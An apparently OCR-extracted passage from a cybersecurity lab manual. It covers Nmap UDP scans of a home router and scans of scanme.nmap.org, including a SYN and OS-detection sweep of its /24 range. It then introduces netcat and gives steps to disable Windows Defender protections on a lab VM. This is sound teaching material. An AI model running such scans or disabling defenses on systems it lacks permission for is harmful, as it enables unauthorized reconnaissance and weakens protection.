
Step 4: So far, all the scans have involved TCP. However, there are some major protocols that use UDP at Layer 4 instead of TCP. Most notably, Domain Name System (DNS), except for zone transfers and responses than exceed 512 bytes, and Dynamic Host Configuration Protocol (DHCP). The UDP scan probes for such services. The UDP header is greatly simplified from the TCP header. There are no flags at all and not nearly as many fields and values.

Now, you will execute UDP scans.


a) On the Kali Linux VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Use a display filter of **udp.port==99** and press ENTER.



b) First, send a UDP scan to port 99 of the router: **sudo nmap -sU -p 99 192.168.1.1**
(Substitute the IP address of your default gateway, if different.)
Nmap reports that port as closed. A look at Wireshark reveals that the destination machine sent an ICMP Destination Unreachable Port Unreachable error message back to the Kali Linux VM.



c) Start a new capture and filter by the IP address of the Kali Linux VM: **ip.addr==192.168.1.114 && udp.port==53**
(Substitute the IP address of the Kali Linux VM.)
This will eliminate any DNS traffic to or from the Windows host machine in the display, focusing on DNS traffic to and from the Kali Linux VM.




d) In Kali Linux, probe for a service that uses UDP listening on port 53 of that box that everyone simply calls router:

sudo nmap -sU -p 53 192.168.1.1

(Substitute the IP address of your default gateway, if different.)


Of course, we are talking about DNS. The UDP scan has identified a DNS server in the router. In Wireshark, we can see that the server status request has received a response.



e) Now try a UDP scan with port 67: **sudo nmap -sU -p 67 192.168.1.1**
(Substitute the IP address of your default gateway, if different.)
This looks for a DHCP server in that little box called router. Change the Wireshark display filter port from 53 to 67:

ip.addr==192.168.1.114 && udp.port==67


(Substitute the IP address of the Kali Linux VM.)
Nmap now reports that port 67 is open or filtered. **Take the screenshot.** Wireshark shows that there is no reply from the DHCP server, like we got from the DNS server. Since DHCP uses UDP at Layer 4, an ACK scan, which uses TCP, will not help us here.



Step 5: On Nmap's "Examples" page (https://nmap.org/book/manexamples.html), it states the following (regarding just the first two examples):

For testing purposes, you have permission to scan the host scanme.nmap.org. This permission only includes scanning using Nmap and not testing exploits or denial of service attacks. To conserve bandwidth, please do not initiate more than a dozen scans against that host per day. If this free scanning target service is abused, it will be taken down and Nmap will report Failed to resolve given **hostname/IP: scanme.nmap.org**. These permissions also apply to the hosts **scanme2.nmap.org**, **scanme3.nmap.org**, and so on, though those hosts do not currently exist. Go ahead and try them! a) Execute the following command: **nmap -v scanme.nmap.org**


This option scans all reserved TCP ports on the machine scanme.nmap.org. The **-v** option enables verbose mode. **Take the screenshot.**



b) Execute the following command: **sudo nmap -sS -O**

scanme.nmap.org/24

This launches a stealth SYN scan against each machine that is up out of the 256 IPs on the Class C–sized network where Scanme resides. It also tries to determine what operating system (OS) is running on each host that is up and running. This requires root privileges because of the SYN scan and OS detection. Notice the wealth of information in the output.




Activity 2: Sockets with netcat (nc) & ncat

Both pentesters and cybercriminals use a tool called netcat to read from, write to, pipe, and redirect network sockets. Sockets are endpoints of active communication links between programs on client and server machines, represented by a combination of IP address and port number as well as the Layer 4 protocol, TCP or UDP, for both the client and server. TCP sockets are actual connections between client and server, whereas UDP sockets are connectionless.

The tool, netcat, can be used as both a client and server. These sockets can be seen with a different tool (with a similar sounding name) called netstat. The netcat is often referred to as the "TCP/IP Swiss Army Knife," and it is installed by default on most Linux distributions. There are versions for other operating systems, including Windows and macOS. The netcat tool allows for a chat system, giving two pentesters or cybercriminals the ability to use this most unique covert channel of communication.

- Turn off Windows Defender Firewall on the Windows 10 VM, as you did in the previous lab exercise.
- You can turn off Real-time Protection on the Windows 10 VM by following these steps:

1. Click the **Start** button or in the search box and type **Security**.
2. Click **Windows Security**.
3. Click **Virus & Threat Protection**.
4. Click **Manage Settings** under Virus & Threat Protection Settings.
5. Under **Real-time Protection**, click the button to turn it off.
6. Click **Yes** in the popup.
7. Click the X in the upper-right corner to close the window.

